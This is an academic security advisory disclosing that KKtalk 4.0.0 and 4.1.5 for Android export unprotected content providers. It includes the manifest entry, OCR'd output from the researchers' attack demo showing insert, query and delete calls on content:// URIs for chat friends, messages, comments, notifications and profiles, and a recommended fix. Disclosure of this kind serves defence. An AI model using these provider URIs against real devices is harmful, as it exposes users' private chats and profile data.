Vulnerability in KKtalk (KK 觅友) for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk
Mar 8, 2012 at 10:15 PM HKT

Abstract

We found that KKtalk 4.0.0 and 4.1.5 have a vulnerability that allows a crafted application to read and modify user's sensitive information without permission, including detailed information of user's chat friends in KKtalk, user's comments in KKtalk, detailed information of user's friend profile in KKtalk, detailed information of user's last message in KKtalk, user's all message content in KKtalk, detailed information of notified information in KKtalk, detailed information of user's profile in KKtalk, and etc.

1 Application Information

Please see the following link in our AppSec website:
http://www4.comp.polyu.edu.hk/~appsec/bugs/CVE-2012-1476-vulnerability-in-KKtalk.html

2 Description

Please see the exposed content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:

```
<provider android:name=".storage.ChatProvider"
android:authorities="com.kkliaotian.android" />
```


3 Impact

Please see the following snapshots generated by our arrack demo:


*** authors with equal contributions**


12:08
AttackDemo
content://com.kkliaotian.android/data/chatFriend
insertAttack! Inserted Count: 1
Inserted Uri: content://com.kkliaotian.android/data/chatFriend/1


12:08
AttackDemo
content://com.kkliaotian.android/data/chatFriend
queryAttack! Column Count: 48
Rows Count: 1
1[_id]: 1
1[contact_id]: contact_id
1[display_name]: display_name
1[mobile]: mobile
1[icon]: icon
1[jid]: jid
1[last_message]: last_message
1[last_online_time2]: last_online_time2
1[last_msg_time2]: last_msg_time2
1[first_letter]: first_letter
1[last_send_status]: last_send_status
1[last_msg_code]: last_msg_code
1[unfinished_msg]: unfinished_msg
1[avatar_hash]: avatar_hash
1[uid]: uid
1[vid]: vid
1[system_msg]: system_msg
1[friendType]: friendType
1[locationFriendDistance]: locationFriendDistance
1[commonFriendNum]: commonFriendNum


12:09
AttackDemo
content://com.kkliaotian.android/data/chatFriend
deleteAttack!
Deleted Count: 1



12:14
AttackDemo
content://com.kkliaotian.android/data/comment
insertAttack! Inserted Count: 1
Inserted Uri: content://com.kkliaotian.android/data/comment/1


12:14
AttackDemo
content://com.kkliaotian.android/data/comment
queryAttack! Column Count: 5
Rows Count: 1
1[_id]: 1
1[review_id]: review_id
1[msg_id]: msg_id
1[from_uid]: from_uid
1[content]: content



12:14
AttackDemo
content://com.kkliaotian.android/data/comment
deleteAttack!
Deleted Count: 1


12:12
AttackDemo
content://com.kkliaotian.android/data/friend_profile
columAttack! Column Count: 65
0: _id
1: contact_id
2: display_name
3: mobile
4: icon
5: jid
6: last_message
7: last_online_time2
8: last_msg_time2
9: first_letter
10: last_send_status
11: last_msg_code
12: unfinished_msg
13: avatar_hash
14: uid
15: vid
16: system_msg
17: friendType
18: locationFriendDistance
19: commonFriendNum
20: commonFriendUids



12:09
AttackDemo
content://com.kkliaotian.android/data/lastMsg
columAttack! Column Count: 48
0: _id
1: contact_id
2: display_name
3: mobile
4: icon
5: jid
6: last_message
7: last_online_time2
8: last_msg_time2
9: first_letter
10: last_send_status
11: last_msg_code
12: unfinished_msg
13: avatar_hash
14: uid
15: vid
16: system_msg
17: friendType
18: locationFriendDistance
19: commonFriendNum
20: commonFriendUids



12:09
AttackDemo
content://com.kkliaotian.android/data/message
insertAttack! Inserted Count: 1
Inserted Uri: content://com.kkliaotian.android/data/message/1



12:09
AttackDemo
content://com.kkliaotian.android/data/message
queryAttack! Column Count: 14
Rows Count: 1
1[_id]: 1
1[content]: content
1[time2]: time2
1[code]: code
1[type]: type
1[send_status]: send_status
1[media_status]: media_status
1[delay_time2]: delay_time2
1[chatMag_type]: chatMag_type
1[uid]: uid
1[get_map_state]: get_map_state
1[comments_count]: comments_count
1[msg_type]: msg_type
1[msg_id]: msg_id



12:09
AttackDemo
content://com.kkliaotian.android/data/message
deleteAttack!
Deleted Count: 1



12:14
AttackDemo
content://com.kkliaotian.android/data/notificationMsg
insertAttack! Inserted Count: 1
Inserted Uri: content://com.kkliaotian.android/data/notificationMsg/1


12:14
AttackDemo
content://com.kkliaotian.android/data/notificationMsg
queryAttack! Column Count: 10
Rows Count: 1
1[_id]: 1
1[type]: type
1[backpic]: backpic
1[txt]: txt
1[push_time]: push_time
1[fromUid]: fromUid
1[msgId]: msgId
1[msgType]: msgType
1[businessType]: businessType
1[read]: read


12:14
AttackDemo
content://com.kkliaotian.android/data/notificationMsg
deleteAttack!
Deleted Count: 1


12:12
AttackDemo
content://com.kkliaotian.android/data/profile
insertAttack! Inserted Count: 1
Inserted Uri: content://com.kkliaotian.android/data/profile/1


12:12
AttackDemo
content://com.kkliaotian.android/data/profile
queryAttack! Column Count: 17
Rows Count: 1
1[_id]: 1
1[friendId]: friendId
1[birth]: birth
1[nickName]: nickName
1[school]: school
1[gdtYear]: gdtYear
1[jid]: jid
1[uid]: uid
1[modiyTime]: modiyTime
1[vid]: vid
1[sex]: sex
1[Constellation]: Constellation
1[photoids]: photoids
1[age]: age
1[job]: job
1[weibo]: weibo
1[desc]: desc


12:12
AttackDemo
content://com.kkliaotian.android/data/profile
deleteAttack!
Deleted Count: 1

4 Solution

Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.